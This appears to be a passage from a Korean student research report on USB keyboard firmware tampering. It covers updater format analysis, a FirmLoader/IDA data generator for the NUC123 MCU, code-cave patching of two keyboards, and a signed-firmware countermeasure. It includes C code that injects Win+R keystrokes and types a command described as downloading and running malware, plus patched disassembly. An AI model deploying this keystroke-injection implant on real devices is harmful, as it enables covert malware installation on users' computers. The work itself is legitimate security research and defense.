
[그림 4-25. LoadProgData 함수. 내부에서 다시 LoadProgdataEx 함수가 호출됨]

LoadProgramData -> *LoadProgData* -> *LoadProgdataEx* 의 순서로 내부에서 다른 함수를 호출하는 과정을 여러 차례 거치지만, 결과적으로 MTP 파일의 내용을 읽고 *LoadProgdataEx* 함수를 호출해 MTP 파일의 내용을 파싱하는 과정을 거친다.

```
...
dword_1017514C = v22;
sub_100091F0((int)&dword_10174ED8);
v24 = 2 * v23[8];
Size = v24;
v25 = 2 * v23[9];
Src_size = v25;
dword_10174EFC = v23[10];
dword_10174EF8 = v23[11];
if ( v24 )
{
  program_in_data_2 = operator new[](v24);
  memset(program_in_data_2, 0, Size);
  v25 = Src_size;
}
if ( v25 )
{
  ::Src = operator new[](v25);
  memset(::Src, 0, Src_size);
}
if ( dword_10174EFC )
{
  dword_10174EE8 = operator new[](dword_10174EFC);
  memset(dword_10174EE8, 0, dword_10174EFC);
}
if ( dword_10174EF8 )
{
  dword_10174EE4 = (int)operator new[](dword_10174EF8);
  memset((void *)dword_10174EE4, 0, dword_10174EF8);
}
...
```

[그림 4-26. LoadProgdataEx 함수 중 일부]

[그림 4-26]은 LoadProgdataEx 함수의 일부이다. 특정 전역변수에 값을 저장하는 등의 동작을 하는데, 함수의 동작을 분석해 펌웨어를 담고 있는 MTP 파일의 내용을 분석하면 **[그림 4-27]**과 같다.



[그림 4-27. MTP 파일 분석 내용]

MTP 파일은 섹션별로 구분되어 있고, 각 섹션의 첫 바이트는 섹션의 종류, 그다음 두 바이트는 데이터의 크기, 그다음은 앞선 두 바이트로 표기된 크기만큼의 데이터이다.

[그림 4-27]에서 빨간색으로 표시된 것이 섹션을 구분하는 섹션의 첫 바이트이고, 주황색은 데이터의 크기, 노란색은 데이터를 표시한 것이다.

The HT68FB540, HT68FB550 and HT68FB560 are Flash Memory I/O with USB type 8-bit high performance RISC architecture microcontrollers, designed for applications that interface directly to which require an USB interface. Offering users the convenience of Flash Memory multi-

[그림 4-28. Varmilo VA87M 의 MCU 인 HT68FB560 에 대한 설명 중 일부]

MTP 파일에서 가장 큰 부분을 차지하는 섹션을 찾아내 이 부분이 펌웨어인 것을 알아내었지만, Varmilo VA87M 키보드에서 사용하는 MCU 의 아키텍처가 8-bits RISC 라는 정보 외에 툴 체인이나 디버거가 존재하지 않아 더 이상 분석이 불가능했다.

4.1.4. Corsair K70 RGB TKL

Corsair K70 RGB TKL 키보드의 펌웨어로 제공된 파일을 분석해 보면 펌웨어만 있는 것이 아니라 날짜 등 추가적인 정보들이 담겨있는 특수한 파일로 보인다. 업데이터 내부에서 파싱하는 과정을 거치는 것으로 추측했다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	8E	21	EE	90	3D	02	00	91	23	01	00	01	00	4D	61	dŽ!î.=..‘#....Ma
00000010	79	20	20	33	20	32	30	32	32	00	30	30	3A	34	39	3A	y 3 2022.00:49:
00000020	35	39	00	00	00	73	1B	01	01	08	19	00	10	B5	05	4C	59...s.......µ.L
00000030	23	78	33	B9	04	4B	13	B1	04	48	AF	F3	00	80	01	23	#x3¹.K.±.H¯ó.€.#
00000040	23	70	10	BD	00	04	00	20	00	00	00	00	40	36	03	00	#p.½... ....@6..
00000050	08	B5	03	4B	1B	B1	03	49	03	48	AF	F3	00	80	08	BD	.µ.K.±.I.H¯ó.€.½
00000060	00	00	00	00	04	04	00	20	40	36	03	00	15	4B	00	2B	.... @6...K.+
00000070	08	BF	13	4B	9D	46	A3	F5	80	3A	00	21	8B	46	0F	46	.¿.K.F£õ€:.!‹F.F
00000080	13	48	14	4A	12	1A	1D	F0	27	FC	0F	4B	00	2B	00	D0	.H.J...ð'ü.K.+.Ð
00000090	98	47	0E	4B	00	2B	00	D0	98	47	00	20	00	21	04	00	˜G.K.+.Ð˜G. .!..
000000A0	0D	00	0D	48	00	28	02	D0	0C	48	AF	F3	00	80	1D	F0	...H.(.Ð.H¯ó.€.ð
000000B0	D5	FB	20	00	29	00	09	F0	83	FD	1D	F0	BB	FB	00	BF	Õû .)..ðƒý.ð»û.¿

[그림 4-29. 펌웨어 파일 내용 중 일부]

그러나 펌웨어를 구했지만, Corsair 키보드는 제조사에서 직접 업데이터를 제공하며, 항상 제조사 서버에서 다운받아 업데이트를 하기 때문에 임의의 펌웨어를 키보드에 쓰는게 불가능하다. 따라서 이후 추가적인 진행이 힘들었다.

4.2. 펌웨어 분석 및 변조 도구 개발

펌웨어 분석에 있어 IDA 는 주요한 도구로 활용되며, 이를 보완하여 사용하기 위해 오픈소스 플러그인 FirmLoader 를 사용하곤 한다. FirmLoader 를 활용하기 위해서는 대상 펌웨어의 Vector table 및 Register 등의 상세 정보를 포함하는 데이터가 필수적이다.

따라서 대상 키보드 MCU 로 사용되는 NUC123 Series 의 데이터시트를 참조하여 해당 MCU 의 정보를 Firmloader 에서 사용할 수 있는 json 형태로 생성하는 도구를 개발하였다. **[그림 4-30]**은 이 도구의 코드 중 일부를, **[그림 4-31]**은 해당 코드로부터 생성된 데이터의 일부를 보여준다.

```
...
interrupt = [["IRQ0_SRC", 0x00, "R", "IRQ0 (BOD) interrupt source identity", "0xXXXX_XXXX"],
["IRQ1_SRC", 0x04, "R", "IRQ1 (WDT) interrupt source identity", "0xXXXX_XXXX"],
["IRQ2_SRC", 0x08, "R", "IRQ2 (EINT0) interrupt source identity", "0xXXXX_XXXX"],
["IRQ3_SRC", 0x0C, "R", "IRQ3 (EINT1) interrupt source identity", "0xXXXX_XXXX"],
["IRQ4_SRC", 0x10, "R", "IRQ4 (GPA/B) interrupt source identity", "0xXXXX_XXXX"],
["IRQ5_SRC", 0x14, "R", "IRQ5 (GPC/D/F) interrupt source identity", "0xXXXX_XXXX"],
...
data = {}
data['brand'] = 'NUVOTON'
data['family'] = 'NuMicro'
data['name'] = 'NUC123'
data['bits'] = 32
data['mode'] = 1
data['segments'] = [
    {
        "name": "FLASH",
        "start": "0x0",
        "end": "0xffff",
        "type": "CODE"
    },
    {
        "name": "SRAM",
        "start": "0x20000000",
        "end": "0x20004fff",
        "type": "DATA"
    }
]
...
data['vector_table'] = []
addr = 0
for e in int_table:
    name = e[0]
    value = e[1]
    comment = e[2]

    if value >= 0:
        src_ip = e[3]

    if name == 'Reserved':
        addr += 4
        continue

    tmp_dict = {}
    tmp_dict['name'] = name
    tmp_dict['value'] = value
    tmp_dict['addr'] = hex( addr )
    tmp_dict['comment'] = comment
    data['vector_table'].append( copy.deepcopy( tmp_dict ) )
    addr += 4

with open( "nuc123.json", "w" ) as f:
    f.write( json.dumps( data ) )
```

[그림 4-30. 데이터 생성 구현 코드 중 일부]

```
{
  "brand": "NUVOTON",
  "family": "NuMicro",
  "name": "NUC123",
  "bits": 32,
  "mode": 1,
  "segments": [
    {
      "name": "FLASH",
      "start": "0x0",
      "end": "0xffff",
      "type": "CODE"
    },
    {
      "name": "SRAM",
      "start": "0x20000000",
      "end": "0x20004fff",
      "type": "DATA"
    }
  ],
  "peripherals": [
    {
      "name": "GCR",

"start": "0x50000000",
      "end": "0x500001ff",
      "comment": "System Global Control Registers",
      "registers": [
        {
          "name": "PDID",
          "offset": "0x0"
        },
        {
          "name": "RSTSRC",
          "offset": "0x4"
        },
...
```

[그림 4-31. 생성된 데이터 중 일부]

또한, Firmloader 플러그인 코드 중 현재 연구에서 대상으로 하는 키보드 펌웨어에 맞지 않는 부분이 있어 수정했다. **[그림 4-32]**와 **[그림 4-33]**은 플러그인의 코드 중 수정된 부분을 표시한 것이다.

```
# Create peripherals
if ida_kernwin.ask_yn(1, "Would you like to load peripherals?"):
    for peripheral in current_mcu["peripherals"]:
        # Start of the peripheral struct
        start = int(peripheral["start"],16)
        end = int(peripheral["end"],16)
        ida_segment.add_segm(0,start,end,peripheral["name"],"DATA",0)
        if peripheral["registers"]:
            for register in peripheral["registers"]:
                offset = int(register["offset"],16)
                idc.set_name(start + offset, f'{peripheral["name"]}_{register["name"]}', idc.SN_NOCHECK)
        # Add comment if any
        idc.set_cmt(start,peripheral["comment"],False)
```

[그림 4-32. Firmloader 플러그인 코드 수정 전]

```
# Create peripherals
if ida_kernwin.ask_yn(1, "Would you like to load peripherals?"):
    for peripheral in current_mcu["peripherals"]:
        # Start of the peripheral struct
        start = int(peripheral["start"],16)
        end = int(peripheral["end"],16)
        ida_segment.add_segm(0,start,end,peripheral["name"],"VOLATILE",0)
        if peripheral["registers"]:
            for register in peripheral["registers"]:
                offset = int(register["offset"],16)
                idc.set_name(start + offset, f'{peripheral["name"]}_{register["name"]}', idc.SN_NOCHECK)
        # Add comment if any
        idc.set_cmt(start,peripheral["comment"],False)
```

[그림 4-33. Firmloader 플러그인 코드 수정 후]

이후, 만들어 낸 데이터를 적용하면 **[그림 4-35]**와 같이 추가적인 정보들이 나타나 분석이 원활해진다.

```
ROM:00000000 ; Segment type: Pure code
ROM:00000000                 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00000000                 CODE32
ROM:00000000                 DCB 0xC0
ROM:00000001                 DCB 0x11
ROM:00000002                 DCB    0
ROM:00000003                 DCB 0x20
ROM:00000004                 DCB 0xD5
ROM:00000005                 DCB    0
ROM:00000006                 DCB    0
ROM:00000007                 DCB    0
ROM:00000008                 DCB 0xF5
ROM:00000009                 DCB    0
ROM:0000000A                 DCB    0
ROM:0000000B                 DCB    0
ROM:0000000C                 DCB 0xF7
ROM:0000000D                 DCB    0
ROM:0000000E                 DCB    0
ROM:0000000F                 DCB    0
ROM:00000010                 DCB    0
ROM:00000011                 DCB    0
ROM:00000012                 DCB    0
ROM:00000013                 DCB    0
ROM:00000014                 DCB    0
ROM:00000015                 DCB    0
ROM:00000016                 DCB    0
ROM:00000017                 DCB    0
ROM:00000018                 DCB    0
```

[그림 4-34. 데이터 적용 전]


```
FLASH:00000000 ; Segment type: Pure code
FLASH:00000000                 AREA FLASH, CODE, READWRITE, ALIGN=0
FLASH:00000000                 CODE16
FLASH:00000000 StackPointer_vector DCD 0x200011C0      ; SP_main - The Main stack pointer
FLASH:00000004 Reset_vector    DCD 0xD5                ; Priority : -3
FLASH:00000008 NMI_vector      DCD 0xF5                ; Priority : -2
FLASH:0000000C HardFault_vector DCD 0xF7               ; Priority : -1
FLASH:00000010                 DCD 0
FLASH:00000014                 DCD 0
FLASH:00000018                 DCD 0
FLASH:0000001C                 DCD 0
FLASH:00000020                 DCD 0
FLASH:00000024                 DCD 0
FLASH:00000028                 DCD 0
FLASH:0000002C SVCall_vector   DCD 0xF9                ; Configurable
FLASH:00000030                 DCB    0
FLASH:00000031                 DCB    0
FLASH:00000032                 DCB    0
FLASH:00000033                 DCB    0
FLASH:00000034                 DCB    0
FLASH:00000035                 DCB    0
FLASH:00000036                 DCB    0
FLASH:00000037                 DCB    0
FLASH:00000038 PendSV_vector   DCD 0xFB                ; Configurable
FLASH:0000003C SysTick_vector  DCD 0xFD                ; Configurable
FLASH:00000040 BOD_OUT_vector  DCD 0xFF                ; Brown-out low voltage detected interrupt
FLASH:00000044 WDT_INT_vector  DCD 0xFF                ; Watchdog/Window Watchdog Timer interrupt
FLASH:00000048 EINT0_vector    DCD 0xFF                ; External signal interrupt from PB.14 pin
FLASH:0000004C EINT1_vector    DCD 0xFF                ; External signal interrupt from PB.15 or PD.11 pin
FLASH:00000050 GPAB_INT_vector DCD 0x1D89              ; External signal interrupt from PA[15:0]/PB[13:0]
FLASH:00000054 GPCDF_INT_vector DCD 0xFF               ; External interrupt from PC[15:0]/PD[15:0]/PF[3:0]
```

[그림 4-35. 데이터 적용 후]

4.3. 공격 시나리오 실험 결과

4.3.1. Deck CBL-87XN

Deck CBL-87XN 키보드의 펌웨어를 변조하기 위해 Code Cave 기법을 사용했다. Code Cave 는 펌웨어의 남는 영역을 활용해 악성 코드를 삽입하는 기법이다. 펌웨어가 정상적으로 실행되다가 삽입한 악성 코드로 점프하도록 하여 실행 흐름을 바꾼 뒤, 다시 정상적인 코드가 계속 실행되도록 구현했다.



[그림 4-36. Code Cave 기법]

악성 행위는 윈도우의 CMD 창을 켜 악성 프로그램을 다운로드하고 다운받은 악성 프로그램을 실행하도록 구현했다. **[그림 4-37]**은 우리가 원하는 키 입력을 하도록 구현한 코드의 일부이다.

```
if(a1 == 2 && size==8)
{
        // PrintScreen Key
        if(buf[0] == 0x00 && buf[2] == 0x46)
        {

                // Windows + R
                send_key(8, 0);
                send_key(8, 21);
                send_key(8, 0);
                send_key(0, 0);

                // cmd
                for(int i=0; i<sizeof(phase_2)-1; i++)
                {
                        uint8_t ch;
                        ch = phase_2[i];

                        if(ch >= 'a' && ch <= 'z')
                        {
                                ch = ch - 'a' + 4;
                                send_key(0, ch);
                                send_key(0, 0);
                        }
                        else if(ch >= '1' && ch <= '9')
                        {
                                ch = ch - '1' + 30;
                                send_key(0, ch);
                                send_key(0, 0);
                        }
                        else if(ch == '0')
                        {
```

[그림 4-37. 악성 행위 구현 코드 중 일부]

펌웨어를 변조하여 앞서 구현한 코드를 삽입하고 실행에 성공했다. **[그림 4-38]**은 원래 정상동작을 하는 펌웨어이고 **[그림 4-39]**는 악성 동작을 하는 명령어로 변조된 펌웨어이다.

```
FLASH:00002884 loc_2884                                ; CODE XREF: sub_26FC:loc_2780↑j
FLASH:00002884                                         ; sub_26FC+90↑j ...
FLASH:00002884                 LDR             R0, [SP,#0x28+var_28]
FLASH:00002886 ; 94:     if ( v7 == 1 )
FLASH:00002886                 CMP             R0, #1
FLASH:00002888                 BNE             loc_28A8
FLASH:0000288A ; 96:       sub_5894(2, byte_200002A0, 8);
FLASH:0000288A                 MOVS            R2, #8
FLASH:0000288C                 LDR             R1, =key_scancode_buf
FLASH:0000288E                 MOVS            R0, #2
FLASH:00002890                 BL              send_descriptor
FLASH:00002894 ; 97:       result = dword_200002C0;
FLASH:00002894                 LDR             R0, =dword_200002BC
FLASH:00002896                 LDR             R0, [R0,#(dword_200002C0 - 0x200002BC)]
FLASH:00002898 ; 98:       if ( dword_200002C0 )
FLASH:00002898                 CMP             R0, #0
FLASH:0000289A                 BEQ             loc_28A8
FLASH:0000289C ; 99:         return sub_4E54(0, 4 * dword_200002C0);
FLASH:0000289C                 LDR             R0, =dword_200002BC
FLASH:0000289E                 LDR             R0, [R0,#(dword_200002C0 - 0x200002BC)]
FLASH:000028A0                 LSLS            R1, R0, #2
FLASH:000028A2                 MOVS            R0, #0
FLASH:000028A4                 BL              sub_4E54
```

[그림 4-38. 정상 펌웨어]

```
FLASH:00002884 ; ---------------------------------------------------------------------------
FLASH:00002884 ; 93:     new_result = new_v7;
FLASH:00002884
FLASH:00002884 loc_2884                                ; CODE XREF: sub_26FC:loc_2780↑j
FLASH:00002884                                         ; sub_26FC+90↑j ...
FLASH:00002884                 LDR             R0, [SP,#0x28+var_28]
FLASH:00002886 ; 94:     if ( new_v7 == 1 )
FLASH:00002886                 CMP             R0, #1
FLASH:00002888                 BNE             loc_28A8
FLASH:0000288A ; 96:       send_descriptor(2, key_scancode_buf, 8);
FLASH:0000288A                 MOVS            R2, #8  ; int
FLASH:0000288C                 LDR             R1, =key_scancode_buf ; char *
FLASH:0000288E                 MOVS            R0, #2  ; int
FLASH:00002890                 BL              sub_A000 ; Keypatch modified this from:
FLASH:00002890                                         ;   BL send_descriptor
FLASH:00002894 ; ---------------------------------------------------------------------------
FLASH:00002894 ; 97:       new_result = unk_200002C0;
FLASH:00002894                 LDR             R0, =dword_200002BC
FLASH:00002896                 LDR             R0, [R0,#(unk_200002C0 - 0x200002BC)]
FLASH:00002898 ; 98:       if ( unk_200002C0 )
FLASH:00002898                 CMP             R0, #0
FLASH:0000289A                 BEQ             loc_28A8
FLASH:0000289C ; 99:         return sub_4E54(0, 4 * unk_200002C0);
FLASH:0000289C                 LDR             R0, =dword_200002BC
FLASH:0000289E                 LDR             R0, [R0,#(unk_200002C0 - 0x200002BC)]
FLASH:000028A0                 LSLS            R1, R0, #2
FLASH:000028A2                 MOVS            R0, #0
FLASH:000028A4                 BL              sub_4E54
FLASH:000028A8
FLASH:000028A8 loc_28A8                                ; CODE XREF: sub_26FC+18C↑j
```

[그림 4-39. 변조된 펌웨어]


4.3.2. Hansung GK893B

Deck CBL-87XN 키보드와 마찬가지로 Code Cave 기법을 활용해 악성행위를 구현했다. 동작 또한 마찬가지로 윈도우의 CMD 창을 열어 악성 프로그램을 다운받고 실행하도록 했다.

```
// PrintScreen Key
if(buf[0] == 0x00 && buf[2] == 0x46)
{
        // Windows + R
        send_key(8, 0);
        send_key(8, 21);
        send_key(8, 0);
        send_key(0, 0);

        // cmd
        for(int i=0; i<=0x43; i++)
        {
                uint8_t ch;
                ch = phase_2[i];


                if(ch >= 'a' && ch <= 'z')
                {
                        ch = ch - 'a' + 4;
                        send_key(0, ch);
                }
                else if(ch >= '1' && ch <= '9')
                {
                        ch = ch - '1' + 30;
                        send_key(0, ch);
                }
                else if(ch == '0')
                {
                        ch = 39;
                        send_key(0, ch);
                }
                else if (ch == ' ')
                {
                        ch = 0x2C;
                        send_key(0, ch);
                }
                else if(ch == '-')
                {
                        ch = 0x2D;
                        send_key(0, ch);
                }
                else if(ch == '\n')
                {
                        ch = 0x28;
                        send_key(0, ch);

                        for(volatile int k = 0; k< 0x40000; k++) {}
                        send_key(0, 0);
                }
                else if(ch == ':')
                {
                        send_key(0x20, 0);
                        send_key(0x20, 0x33);
                        send_key(0x20, 0);
                }
                else if(ch == '/')
                {
                        ch = 0x38;
                        send_key(0, ch);
                }

                else if(ch == '.')
                {
                        ch = 0x37;
                        send_key(0, ch);
                }
                else if(ch == '&')
                {
                        send_key(0x20, 0);
                        send_key(0x20, 0x24);
                        send_key(0x20, 0);
                }
                if(i % 8 == 0 || phase_2[i] == phase_2[i+1]) send_key(0, 0);
        }
        send_key(0, 0);
}
```


[그림 4-40. 악성 행위 구현 코드]

다만 Deck 과는 다르게 입력 속도 향상을 위해 sleep 시간을 줄이고, 동작을 일부 변경하였다. 그 결과 Deck 키보드에서의 구현보다 2 배 이상 빠르게 악성 커맨드 실행이 가능했다.



```
sub_5864
PUSH            {R4,LR}
LDR             R2, =word_2000008E
MOVS            R1, #0x28 ; '('
STRH            R1, [R2]
BL              real_key_press
POP             {R4,PC}
; End of function sub_5864
```

[그림 4-41. 정상 펌웨어]



```
; void __fastcall press_key_wrapper(char *)
press_key_wrapper
PUSH            {R4,LR}
LDR             R2, =word_2000008E
MOVS            R1, #0x28 ; '(' ; Keypatch modified this from:
                        ;   MOVS R1, #0x28
                        ; Keypatch modified this from:
                        ;   MOVS R1, #0x38 ; '8'
STRH            R1, [R2]
BL              sub_8008 ; Keypatch modified this from:
                        ;   BL real_key_press
POP             {R4,PC}
; End of function press_key_wrapper
```

[그림 4-42. 변조된 펌웨어]

5. 대응 방안 및 제언

키보드 펌웨어를 업데이트하는 과정에 검증이 충분하지 않거나 없으면 악성 행위를 하는 코드가 삽입된 펌웨어를 자신도 모르게 키보드에 업데이트할 수 있다. 따라서 디지털 서명을 구현해 제조사에 의해 서명된 펌웨어만 업데이트하도록 해야 한다.

디지털 서명에는 RSA 또는 ECDSA 등이 사용된다. RSA 와 ECDSA 모두 공개키 암호방식이지만, RSA 는 소인수분해의 어려움, ECDSA 는 타원 곡선의 이산 로그를 찾는 것이 오래 걸린다는 점을 이용한다는 것이 다르다. 같은 보안 강도에서 ECDSA 서명 방식의 키 길이가 RSA 보다 작아 키보드 펌웨어에 포함하기 더 적합하다고 생각했다. **[그림 5]**는 NIST 에서 발표한 키의 길이에 따른 보안 강도를 비교한 표이다. RSA 서명의 키 길이가 2048 비트일 때 보안 강도는 112 인데, 같은 강도로 구현하기 위해 ECDSA 의 키 길이는 224~255 비트면 충분하다.

Table 2: Comparable strengths

Security Strength	Symmetric key algorithms	FFC (e.g., DSA, D-H)	IFC (e.g., RSA)	ECC (e.g., ECDSA)
≤ 80	2TDEA[21]	L = 1024 N = 160	k = 1024	f = 160-223
112	3TDEA	L = 2048 N = 224	k = 2048	f = 224-255
128	AES-128	L = 3072 N = 256	k = 3072	f = 256-383
192	AES-192	L = 7680 N = 384	k = 7680	f = 384-511
256	AES-256	L = 15360 N = 512	k = 15360	f = 512+

[그림 5. 키의 길이에 따른 보안 강도]

ECDSA 를 구현하였으나, 키보드의 제한된 저장 공간 때문에 서명 검증 용 키와 ECDSA 구현을 모두 넣기에는 공간이 부족했다. 우리는 C 언어로 구현하여 키보드 MCU 에 맞게 컴파일하였지만, 어셈블리 언어로 최적화하거나 더 높은 스펙의 MCU 를 사용한다면 가능할 것으로 보인다.

6. 결론 및 향후 연구 방향

본 연구의 대상 키보드 4 개 모두 펌웨어 및 업데이터 분석을 했고, 분석을 위한 도구를 개발하여 그 중 2 개(Deck CBL-87XN, Hansung GK893B) 키보드의 펌웨어 변조에 성공했고. 나머지 2 개 (Vamilo VA87M, Corsair K70 RGB TKL)는 MCU 또는 업데이터의 문제로 연구의 진행이 불가능했다.

하지만, Deck CBL-87XN 과 Hansung GK893B 키보드 펌웨어를 변조해 실제로 악성 행위를 구현하는 데 성공했다. 이를 통해 일반적으로 사람들이 사용하는 키보드 펌웨어 업데이트 과정이 안전하지 않음을 보였다. 또한 키보드 성능의 한계로 실제로 적용하진 못했지만, 보호 기법을 도출해 제시했다.

키보드의 제약 때문에 구현하지 못한 보호 기법은 어셈블리 레벨에서 최적화하거나 더 높은 스펙의 키보드에서 구현이 가능할 것이다.

마지막으로 산학협력 멘토링을 통해 멘토의 연구 주제 선정 이유와 사전 연구 사례에 대한 분석에 관한 내용을 추가하라는 의견과, 보고서 작성과 관련한 내용 등의 의견을 보고서에 반영하였다.

7. 개발 일정 및 역할 분담

7.1. 개발 일정

#	항목	시작	종료	기간 (주)	날짜
					5/15 6/1 6/15 7/1 7/15 8/1 8/15 9/1 9/15 9/30
1	기초 지식 공부 (USB Internal, ARM)	6 / 1	6 / 21	3	
2	펌웨어 업데이터 분석	6 / 14	8 / 9	8	
3	펌웨어 분석	6 / 14	8 / 23	10	
4	변조된 펌웨어를 키보드로 업데이트 할 수 있는지 검증	6 / 14	9 / 7	12	
5	변조된 키보드를 통한 공격 시나리오 도출	6 / 21	8 / 2	6	
6	도출된 공격 시나리오를 기반으로 악성코드 구현	7 / 1	9 / 9	10	
7	대응 방안 도출	7 / 1	8 / 26	8	
8	미흡한 부분 보완 및 마무리	9 / 1	9 / 30	4	

7.2. 역할 분담

이름	역할
이창율	키보드 펌웨어 분석 키보드 펌웨어 분석 도구 개발 변조된 펌웨어 제작
차현수	키보드 펌웨어 분석 키보드 펌웨어 업데이터 분석 및 개발 변조된 펌웨어 제작
당낫투안	키보드 펌웨어 분석 펌웨어 변조 관련 논문 조사 및 자료 수집 키보드 펌웨어 분석을 위한 실험 환경 구성
공통	기초 지식 공부 보고서 작성 발표 및 시연 준비

8. 참고 문헌

[1] USB in a NutShell - https://www.beyondlogic.org/usbnutshell/usb4.shtml

[2] Mouse Trap: Exploiting Firmware Updates in USB Peripherals - https://www.usenix.org/conference/woot14/workshop-program/presentation/maskiewicz

[3] HID Usage Tables FOR Universal Serial Bus (USB) Version 1.4, pp. 89-95 - https://www.usb.org/sites/default/files/hut1_4.pdf

[4] FrimLoader - https://github.com/Accenture/FirmLoader

[5] NuMicro® Family NUC123 Series Datasheet - https://www.nuvoton.com/resource-files/DS_NUC123_Series_EN_Rev2.04.pdf

[6] Recommendation for Key Management, pp. 53 - https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-57pt1r4.pdf

[7] HT68FB560 Datasheet - https://www.holtek.com/webapi/116711/HT68FB540_550_560v200.pdf